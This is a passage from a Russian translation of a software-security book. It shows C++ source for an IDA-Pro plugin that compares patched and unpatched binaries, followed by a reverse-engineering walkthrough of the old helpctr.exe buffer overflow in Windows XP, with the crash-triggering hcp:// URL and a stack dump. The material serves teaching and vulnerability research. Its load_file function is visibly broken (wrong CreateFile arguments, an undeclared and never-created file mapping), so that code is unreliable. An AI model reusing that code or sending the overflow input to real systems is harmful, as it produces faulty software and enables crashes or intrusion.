                                    int indent,
                                    const char *line,
                                    char *buf,
                                    size_t bufsize)
{
buf[0] = '\0'; // По умолчанию пустой префикс

// Мы хотим отображать префикс только для тех строк,
// которые содержат инструкции.

if ( indent != -1 ) return; // Директива
if ( line[0] == '\0' ) return; // Пустая строка
if ( *line == COLOR_ON ) line += 2;
if ( *line == ash.cmnt[0] ) return; // Строка комментария. . .

// Мы не хотим еще раз выводить префикс для других строк
// той же инструкции данных. Для этой цели мы запоминаем номер
// строки и сравниваем его до генерации нового префикса.

static ea_t old_ea = BADADDR;
static int old_lnnum;
if ( old_ea == ea && old_lnnum == lnnum ) return;

// Отобразим размер текущего элемента как определенный пользователем префикс.
ulong our_size = get_item_size(ea);
// Похоже на строку команды. Мы не проверяем ее размер, поскольку
// она будет дополнена пробелами самим ядром.

snprintf(buf, bufsize, " %d", our_size);
// Запоминаем адрес и номер строки, для которой мы создали префикс.
old_ea = ea;
old_lnnum = lnnum;

}

//-----------------------------------------------------------------------
//
// Инициализация.
//
// IDA вызывает эту функцию только один раз.
// Если она возвращает значение PLGUIN_SKIP, IDA никогда не загрузит ее снова.
// Если эта функция возвращает значение PLUGIN_OK, IDA выгрузит
// дополнительный модуль, но запомнит, что модуль может работать
// с базой данных.
// Дополнительный модуль будет загружен снова, если пользователь
// активизирует его нажав “горячую” клавишу или выбрав его из меню.
// После загрузки дополнительный модуль остается в памяти.
// Если эта функция возвращает значение PLUGIN_KEEP, IDA сохранит
// дополнительный модуль в памяти. В этом случае функция инициализации
// может подключиться в модуль процессора и к точкам выдачи уведомлений
// через пользовательский интерфейс.
// Смотри функцию hook_to_notification_point().
//
// В этом примере мы проверяем формат входного файла и принимаем решение.
// Вы можете проверять или не проверять другие условия // для принятия решения
относительно того, что делать,
// если вы согласились работать с базой данных.
//
int init(void)
{
if ( inf.filetype == f_ELF ) return PLUGIN_SKIP;

// Раскомментируйте следующую строку, чтобы понять как работает уведомление:
// hook_to_notification_point(HT_UI, sample_callback, NULL);
```

```
// Раскомментируйте следующую строку, чтобы понять как работает
// определенный пользователем префикс:
// set_user_defined_prefix(prefix_width, get_user_defined_prefix);
return PLUGIN_KEEP;
}

//--------------------------------------------------------------------------
// Завершить.
// Как правило этот обратный вызов пустой.
// Дополнительный модуль должен отключится от списка уведомлений,
// если была использована функция hook_to_notification_point().
//
// IDA вызовет эту функцию при запросе пользователя на выход.
// Эта функция не будет вызвана в случае
// аварийного завершения программы.

void term(void)
{
 unhook_from_notification_point(HT_UI, sample_callback);
 set_user_defined_prefix(0, NULL);
}
```

Добавим еще несколько заголовочных файлов и несколько глобальных переменных.

```
#include <process.h>
#include "resource.h"

DWORD g_tempest_state = 0;
LPVOID g_mapped_file = NULL;
DWORD g_file_size = 0;
```

Это позволяет загрузить файл в память. Этот файл будет использоваться в качестве образца для сравнения с нашим загруженным двоичным файлом. Обычно вы загружаете файл без заплаты в IDA и сравниваете его с файлом, в который были внесены исправления.

```
bool load_file( char *theFilename )
{
   HANDLE aFileH =
       CreateFile( theFilename,
                           GENERIC_READ,
                           0,
                           NULL,
                           PAGE_READONLY,
                           0,
                           0,
                           NULL );
   if(!aMapH)
   {
          msg("failed to open map of file\n");
          return FALSE;
   }

   LPVOID aFilePointer =
          MapViewOfFileEx(
                 aMapH,
                 FILE_MAP_READ,
                 0,
                 0,
                 0,
                 NULL);

   DWORD aFileSize = GetFileSize(aFileH, NULL);
```

```
   g_file_size = aFileSize;
   g_mapped_file = aFilePointer;

   return TRUE;
}
```

Эта функция принимает строку машинного кода и сканирует проверяемый файл на предмет наличия этих байтов. Если строка кода не обнаруживается в проверяемом файле, то область кода будет помечена в качестве той, которая подверглась изменениям. Это довольно простой метод, и он срабатывает во многих случаях. Но из-за изложенных в начале этого раздела проблем, этот метод исследования может привести к большому числу ложных тревог.

```
bool check_target_for_string(ea_t theAddress, DWORD theLen)
{
   bool ret = FALSE;
   if(theLen > 4096)
   {
      msg("skipping large buffer\n");
      return TRUE;
   }
   try
   {
      // Сканируем проверяемый двоичный файл на предмет наличия строки.
      static char g_c[4096];

      // Я не знаю другого способа скопировать строку данных
      // из базы данных IDA?!
      for(DWORD i=0;i<theLen;i++)
      {
         g_c[i] = get_byte(theAddress + i);
      }
      // Теперь у нас есть строка машинного кода; выполним поиск.
      LPVOID curr = g_mapped_file;
      DWORD sz = g_file_size;

      while(curr && sz)
      {
          LPVOID tp = memchr(curr, g_c[0], sz);
          if(tp)
          {
              sz -= ((char *)tp - (char *)curr);
          }

          if(tp && sz >= theLen)
          {
              if(0 == memcmp(tp, g_c, theLen))
              {
                   // Мы нашли совпадение!
                   ret = TRUE;
                   break;
              }
              if(sz > 1)
              {
                  curr = ((char *)tp)+1;
              }
              else
              {
                  break;
              }
         }
         else
         {
                  break;
```

```
         }
      }
   }
   catch(...)
   {
      msg("[!] critical failure.");
      return TRUE;
   }
   return ret;
}
```

Этот поток выявляет все функции и сравнивает их с двоичным файлом.

```
void __cdecl _test(void *p)
{
   // Ожидаем стартового сигнала.
   while(g_tempest_state == 0)
   {
   Sleep(10);
   }
```

Вызываем функцию `get_func_qty()`, чтобы определить количество функций в загруженном двоичном файле.

```
   ////////////////////////////////////
   // Выполнить подсчет во всех функциях.
   ////////////////////////////////////
   int total_functions = get_func_qty();
   int total_diff_matches = 0;
```

Теперь запустим цикл для каждой функции. Для получения структуры функции вызываем функцию `getn_func()`. Из структуры функции получаем начальный и конечный адрес каждой функции. Структура функции имеет тип `func_t`. Тип `ea_t` также известен как эффективный адрес (effective address) и представляет собой длинное целое число без знака. Из структуры функции мы получаем начальный и конечный адрес функции. Затем мы сравниваем последовательность байтов с проверяемым двоичным файлом, как показано ниже.

```
   for(int n=0;n<total_functions;n++)
   {
       // msg("получаем следующую функцию \n");
       func_t *f = getn_func(n);

       ////////////////////////////////////////////
       // Начальный и конечный адреса функции
       // есть в структуре
       ////////////////////////////////////////////
       ea_t myea = f->startEA;
       ea_t last_location = myea;

       while((myea <= f->endEA) && (myea != BADADDR))
       {
          // Если пользователь захочет остановиться, мы должны вернуться сюда.
          if(0 == g_tempest_state) return;

          ea_t nextea = get_first_cref_from(myea);
          ea_t amloc = get_first_cref_to(nextea);
          ea_t amloc2 = get_next_cref_to(nextea, amloc);

          // Мы также проверяем наличие нескольких ссылок
          if((amloc == myea) && (amloc2 == BADADDR))
          {
          // Я завяз в циклах, поэтому добавил этот фрагмент
          // для принудительного выхода из следующей функции.
```

```
          if(nextea > myea)
          {
              myea = nextea;
              // ---------------------------------------------
              // Раскомментируйте две следующие строки, чтобы
              // получить результаты сканирования в графической форме.
              // Выглядит здорово, но замедляет сканирование.
              // ---------------------------------------------
              // jumpto(myea);
              // refresh_idaview();
           }
           else myea = BADADDR;
        }
        else
        {
            // Ссылка — это не последняя инструкция _OR_
            // На этот код есть множественные ссылки.

            // Немного изменим предыдущий код и добавим комментарий
            // если эти места не совпадают

            // msg("отличающееся место... \n");
```

Разместим комментарий в нашем листинге (с помощью функции `add_long_cmt`), если проверяемый двоичный файл не содержит искомой строки машинного кода.

```
            bool pause_for_effect = FALSE;
            int size = myea - last_location;
            if(FALSE == check_target_for_string(last_location, size))
            {
               add_long_cmt(last_location, TRUE,
                     "================================================\n" \
                      "= ** Это место кода отличается от
                          места в проверяемом файле ** =\n" \

"================================================\n");
                       msg("Обнаружено место 0x%08X которое не совпадает
                       с местом в проверяемом файле !\n", last_location);
                   total_diff_matches++;
                }

                if(nextea > myea)
                {
                      myea = nextea;
                }
                else myea = BADADDR;

                 // перейти к следующему адресу.
                 jumpto(myea);
                 refresh_idaview();
              }
           }
    }
    msg("Сделано! В коде найдено %d мест, которые отличаются от мест
            в проверяемом файле.\n", total_diff_matches);
}
```

Эта функция отображает диалоговое окно, запрашивающее у пользователя имя файла.

```
char * GetFilenameDialog(HWND theParentWnd)
{
    static TCHAR szFile[MAX_PATH] = "\0";

    strcpy( szFile, "");
```

```
    OPENFILENAME OpenFileName;
    OpenFileName.lStructSize = sizeof (OPENFILENAME);
    OpenFileName.hwndOwner = theParentWnd;
    OpenFileName.hInstance = GetModuleHandle("diff_scanner.plw");
    OpenFileName.lpstrFilter = "w00t! all files\0*.*\0\0";
    OpenFileName.lpstrCustomFilter = NULL;
    OpenFileName.nMaxCustFilter = 0;
    OpenFileName.nFilterIndex = 1;
    OpenFileName.lpstrFile = szFile;
    OpenFileName.nMaxFile = sizeof(szFile);
    OpenFileName.lpstrFileTitle = NULL;
    OpenFileName.nMaxFileTitle = 0;
    OpenFileName.lpstrInitialDir = NULL;
    OpenFileName.lpstrTitle = "Open";
    OpenFileName.nFileOffset = 0;
    OpenFileName.nFileExtension = 0;
    OpenFileName.lpstrDefExt = "*.*";
    OpenFileName.lCustData = 0;
    OpenFileName.lpfnHook = NULL;
    OpenFileName.lpTemplateName = NULL;
    OpenFileName.Flags = OFN_EXPLORER | OFN_NOCHANGEDIR;

    if(GetOpenFileName( &OpenFileName ))
    {
        return(szFile);
    }
    return NULL;
}
```

Как и для всех “самодельных” диалогов, необходима функция `DialogProc` для обработки сообщений Windows.

```
BOOL CALLBACK MyDialogProc(HWND hDlg, UINT msg, WPARAM wParam, LPARAM lParam)
{
    switch(msg)
    {
        case WM_COMMAND:
            if (LOWORD(wParam) == IDC_BROWSE)
            {
                char *p = GetFilenameDialog(hDlg);
                SetDlgItemText(hDlg, IDC_EDIT_FILENAME, p);
            }
            if (LOWORD(wParam) == IDC_START)
            {
                char filename[255];
                GetDlgItemText(hDlg, IDC_EDIT_FILENAME, filename, 254);
                if(0 == strlen(filename))
                {
                    MessageBox(hDlg, "Вы не выбрали файл для исследования",
                       "Попробуйте еще раз", MB_OK);
                }
                else if(load_file(filename))
                {
                    g_tempest_state = 1;
                    EnableWindow( GetDlgItem(hDlg, IDC_START), FALSE);
                }
                else
                {
                    MessageBox(hDlg, "Проверяемый файл не открывается",
                         "Ошибка", MB_OK);
                }
            }
            if (LOWORD(wParam) == IDC_STOP)
            {
                g_tempest_state = 0;
            }
```

```
            if (LOWORD(wParam) == IDOK || LOWORD(wParam) == IDCANCEL)
            {
                if(LOWORD(wParam) == IDOK)
                {

                }
                EndDialog(hDlg, LOWORD(wParam));
                return TRUE;
            }
            break;
        default:
            break;
    }
    return FALSE;
}
void __cdecl _test2(void *p)
{
    DialogBox( GetModuleHandle("diff_scanner.plw"),
MAKEINTRESOURCE(IDD_DIALOG1),
NULL, MyDialogProc);
}

//-------------------------------------------------------------------------
//
// Метод дополнительного модуля.
//
// Это main-функция дополнительного модуля.
//
// Она будет вызываться при выборе пользователем дополнительного модуля.
//
// Arg - входной аргумент. Он может быть определен в
// файле plugins.cfg. По умолчанию равен нулю.
//
//
```

Функция `run` вызывается при активизации дополнительного модуля пользователем. В этом случае мы запускаем несколько потоков и отправляем короткое сообщение, которое отобразится в окне журнала.

```
void run(int arg)
{
    // Тестирование.
    msg("запускаем дополнительный модуль для поиска отличий\n");
    _beginthread(_test, 0, NULL);
    _beginthread(_test2, 0, NULL);
}
```

Эти глобальные элементы данных используются программой IDA для вывода информации о дополнительном модуле.

```
//-------------------------------------------------------------------------
char comment[] = "Diff Scanner Plugin, written by Greg Hoglund
(www.rootkit.com)";
char help[] =
    "Дополнительный модуль находит отличия в двоичном коде\n"
    "\n"
    "Этот модуль обозначает места в коде, которые были изменены.\n"
    "\n";

//-------------------------------------------------------------------------

// Это предопределенное имя дополнительного модуля в системном меню.
// Предопределенное имя может быть заменено в файле plugins.cfg.

char wanted_name[] = "Diff Scanner";
```

```
// Это предопределенная “горячая” клавиша для дополнительного модуля.
// Предопределенная “горячая” клавиша может быть заменена в файле plugins.cfg.
// Замечание: IDA не предупредит о некорректности “горячей“ клавиши.
// Это только отключит “горячую“ клавишу.

char wanted_hotkey[] = "Alt-0";
//----------------------------------------------------------------------
//
// БЛОК ОПИСАНИЯ ДОПОЛНИТЕЛЬНОГО МОДУЛЯ
//
//----------------------------------------------------------------------
extern "C" plugin_t PLUGIN = {
 IDP_INTERFACE_VERSION,
 0,            // Параметры дополнительного модуля.
 init,         // Инициализация.

 term,         // Завершить. Этот указатель может иметь значение NULL.

run,          // Запустить дополнительный модуль.

comment,      // Долгий комментарий для дополнительного модуля
              // Может появляться в строке состояния
              // или как подсказка.

help, // Многострочная помощь для дополнительного модуля


wanted_name, // Предопределенное сокращенное имя для модуля
wanted_hotkey // Предопределенная “горячая” клавиша для запуска модуля
};
```

Декомпиляция и дизассемблирование программного обеспечения

Декомпиляция — это процесс преобразования двоичных исполняемых файлов (скомпилированной программы) в символический код на языке более высокого уровня, который лучше воспринимается человеком. Как правило, это означает превращение выполняемой программы в исходный код на языке программирования, подобном языку C. Большинство систем для декомпиляции не способны на полное преобразование программ в исходный код. Вместо этого предоставляется нечто среднее. Многие из декомпиляторов одновременно являются и дизассемблерами, которые предоставляют дамп машинного кода, который и заставляет программу работать.

Вероятно, на данный момент лучшим из общедоступных декомпиляторов является IDA-Pro. Работа этой программы начинается с дизассемблирования программного кода, последующего анализа процесса выполнения программы, переменных и вызовов функций. Пользоваться IDA довольно сложно, а значит, предполагается наличие серьезных специальных знаний. Программа IDA предоставляет полную библиотеку API для работы с базой данных этой программы, поэтому пользователи могут проводить свои собственные уникальные исследования.

Существуют и другие подобные средства. Например, программа REC с засекреченным исходным кодом (но бесплатная) обеспечивает полное восстановление исходного кода на языке для некоторых исполняемых файлов. Еще один коммерческий дизассемблер называется WDASM. Существует и несколько декомпиляторов для байт-кода Java, которые позволяют получить исходный код на языке Java (этот процесс намного проще, чем декомпиляция машинного кода для чипов Intel). Эти

системы отличаются довольно высокой точностью, даже когда в программах применяются определенные методы маскировки. Также доступны и средства с открытым исходным кодом, которые заинтересованные читатели могут найти самостоятельно. Всегда следует иметь несколько декомпиляторов в своем арсенале, если вы хотите в полной мере понимать, как работает программа.

Декомпиляторы широко используются хакерами для взлома защиты от копирования программ. Интересно отметить, что на заре компьютерной эпохи хакинг и пиратский взлом программ были абсолютно независимыми направлениями деятельности. Хакинг зародился в среде UNIX, где программное обеспечение было бесплатным, а исходный код был доступным, т.е. декомпиляция была просто не нужна. С другой стороны, пиратские методы взлома были разработаны для взлома компьютерных игр, т.е. в основном предназначались для платформ Apples, DOS и Windows, для которых исходный код был обычно недоступен. Вирусы появились именно вследствие пиратского движения. В конце 1990-х годов, когда большинство сетевого программного обеспечения стало доступным для систем Windows и хакеры научились взламывать системы Windows, дисциплины хакинга и взлома объединились в одно целое. Основной акцент декомпиляции сместился от взлома защиты от копирования к аудиту программного обеспечения в целях выявления доступных для использования ошибок, т.е. в новой среде стали использоваться некоторые старые хитрости.

Декомпиляция на практике: восстановление исходного кода `helpctr.exe`

В этом примере будет проиллюстрирован процесс восстановления исходного кода для файла `helpctr.exe` — программы от Microsoft, которая поставляется совместно с операционной системой Windows XP. С этой программой связана проблема безопасности, которую называют *переполнением буфера*. Сведения об этом уязвимом месте общедоступны уже достаточно давно, поэтому наше исследование не может быть использовано для реальной угрозы. Для нас важно лишь описать процесс выявления ошибки с помощью средств восстановления исходного кода и структуры программы. Для дизассемблирования проверяемой программы мы воспользовались средством IDA-Pro. При возникновении ошибки атакуемая программа создает специальный отладочный файл *Dr.Watson log* (журнал ошибок). Мы используем только IDA и информацию в журнале ошибок для точного выявления места в программном коде, которое привело к возникновению ошибки. Обратите внимание, что для проверяемого программного обеспечения исходный код не доступен. На рис. 3.4 показано окно запущенной программы IDA-Pro.

Мы узнали о существовании этого уязвимого места, как и большинство других людей, прочитав сообщение в списке рассылки bugtraq, в котором как раз и обсуждаются проблемы безопасности программ. В сообщении было только краткое описание проблемы. Самыми ценными сведениями этого сообщения были имя исполняемого файла и входные данные, которые приводили к возникновению ошибки. В сообщении говорилось, что ввод в Internet Explorer URL-адреса `hcp://w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.w.` приводил к запуску программы `helpctr.exe` . Это достигалось после возникновения в приложении исключения (которое вызывалось удаленно с помощью Web-браузера).




Рис. 3.4. Окно программы IDA-Pro при восстановлении исходного кода программы `helpctr.exe`*, которая является частью операционной системы Windows XP. В качестве примера мы пытаемся найти в* `helpctr.exe` *уязвимое место для атаки на переполнение буфера*

Мы воссоздали ошибку, использовав данный URL-адрес как входные данные в среде Windows XP. Журнал ошибок создается операционной системой, а затем мы копируем этот журнал и двоичный файл на отдельный компьютер для проведения анализа. Обратите внимание, что для проведения анализа мы воспользовались устаревшей машиной под управлением Windows NT. Оригинальное окружение Windows XP больше не потребовалось, после того как мы индуцировали ошибку и собрали все нужные данные.

Журнал ошибок

При сбое в работе программы был создан дамп памяти для проведения отладки. В журнал ошибок добавляется трассировка стека (stack trace), благодаря которой определяется расположение программного кода, содержащего ошибку.

```
0006f8ac 0100b4ab 0006f8d8 00120000 00000103 msvcrt!wcsncat+0x1e
0006fae4 0050004f 00120000 00279b64 00279b44 HelpCtr+0xb4ab
0054004b 00000000 00000000 00000000 00000000 0x50004f
```

Виновником ошибки является строка функции `wcsncat`. Дамп стека четко показывает URL-строку. Мы видим, что URL-строка поглощает пространство стека и затирает другие значения.

```
*----> Raw Stack Dump <----*
000000000006f8a8 03 01 00 00 e4 fa 06 00 - ab b4 00 01 d8 f8 06 00
................
000000000006f8b8 00 00 12 00 03 01 00 00 - d8 f8 06 00 a8 22 03 01
.............".."
000000000006f8c8 f9 00 00 00 b4 20 03 01 - cc 9b 27 00 c1 3e c4 77 .....
....'..>.w
000000000006f8d8 43 00 3a 00 5c 00 57 00 - 49 00 4e 00 44 00 4f 00
C.:.\.W.I.N.D.O.
000000000006f8e8 57 00 53 00 5c 00 50 00 - 43 00 48 00 65 00 61 00
W.S.\.P.C.H.e.a.
000000000006f8f8 6c 00 74 00 68 00 5c 00 - 48 00 65 00 6c 00 70 00
l.t.h.\.H.e.l.p.
000000000006f908 43 00 74 00 72 00 5c 00 - 56 00 65 00 6e 00 64 00
C.t.r.\.V.e.n.d.
000000000006f918 6f 00 72 00 73 00 5c 00 - 77 00 2e 00 77 00 2e 00
o.r.s.\.w...w...
000000000006f928 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00
w...w...w...w...
000000000006f938 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00
w...w...w...w...
000000000006f948 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00
w...w...w...w...
000000000006f958 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00
w...w...w...w...
000000000006f968 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00
w...w...w...w...
000000000006f978 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00
w...w...w...w...
000000000006f988 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00
w...w...w...w...
000000000006f998 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00
w...w...w...w...
000000000006f9a8 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00
w...w...w...w...
000000000006f9b8 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00
w...w...w...w...
000000000006f9c8 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00
w...w...w...w...
000000000006f9d8 77 00 2e 00 77 00 2e 00 - 77 00 2e 00 77 00 2e 00
w...w...w...w..
```

Мы продолжаем наш анализ, учитывая, что ошибка возникла из-за строки функции `wcsncat`. С помощью IDA мы видим, что `wcsncat` вызывается из двух мест в коде.

```
.idata:01001004     extrn wcsncat:dword   ; DATA XREF: sub_100B425+62□r
.idata:01001004                           ; sub_100B425+77□r ...
```


Правила работы с функцией `wcsncat` очевидны, к тому же получить описание можно из руководства пользователя. Вызову передается три параметра.

1. Выходной буфер (указатель буфера).
2. Входная строка (предоставляется пользователем).
3. Максимальное количество предоставляемых символов.

Предполагается, что выходной буфер (destination buffer) достаточно большой для сохранения всех предоставляемых символов (обратите внимание, что в этом случае данные предоставляются внешним пользователем, который может оказаться хакером). Именно в связи с данным обстоятельством для программиста предусмотрена возможность задавать максимальную длину предоставляемой строки. Представьте, что буфер — это стакан определенного размера, а вызываемая подпрограмма является способом для "добавления жидкости в этой стакан". Последний аргумент позволяет гарантировать, что "жидкость не перельется за край стакана".

В программе `helpctr.exe` выполняется несколько вызовов функции `wcsncat` из уязвимой подпрограммы. На следующем рисунке схематически изображены правила осуществления вызовов функции `wcsncat`. Предположим, что выходной буфер имеет размер 12 символов и мы уже сохранили строку `ABCD`. Значит, в буфере остается место для 8 символов, включая и завершающий символ `NULL`.

```
wcsncat(target_buffer, "ABCD", 11);
```




Теперь вызовем функцию `wcsncat()` и добавим строку `EF`. Как видно на следующей схеме, эта строка добавляется в выходной буфер, начиная с символа `NULL`. Для защиты выходного буфера мы должны указать, что максимальное количество добавляемых символов не должно превышать семи. С учетом завершающего символа `NULL`, это число станет равным восьми. Все остальные данные будут выходить за границы буфера, т.е. произойдет переполнение буфера.

```
wcsncat(target_buffer, "EF", 7);
```

К сожалению, в уязвимой подпрограмме в файле `helpctr.exe` программист допустил небольшую, но фатальную ошибку. Относительно этой функции выполняются многочисленные вызовы, но значения максимальной длины никогда не обновляются. Другими словами, постоянные добавления не учитываются для постоянно уменьшающегося пространства в конце выходного буфера. "Стакан" переполняется, но никто не видит, что "жидкость переливается за его края". На нашей следующей иллюстрации это продемонстрировано с помощью добавлению к исходному буферу строки `EFGHIJKLMN`, т.е. добавляется строка максимальной длины из 11 символов (или 12, если считать с символом NULL). Корректное значение не должно было превышать семи символов.

```
wcsncat(target_buffer, "EFGHIJKLMN", 11);
```



На рис. 3.5 показана блок-схема подпрограммы в `helpctr.exe`.

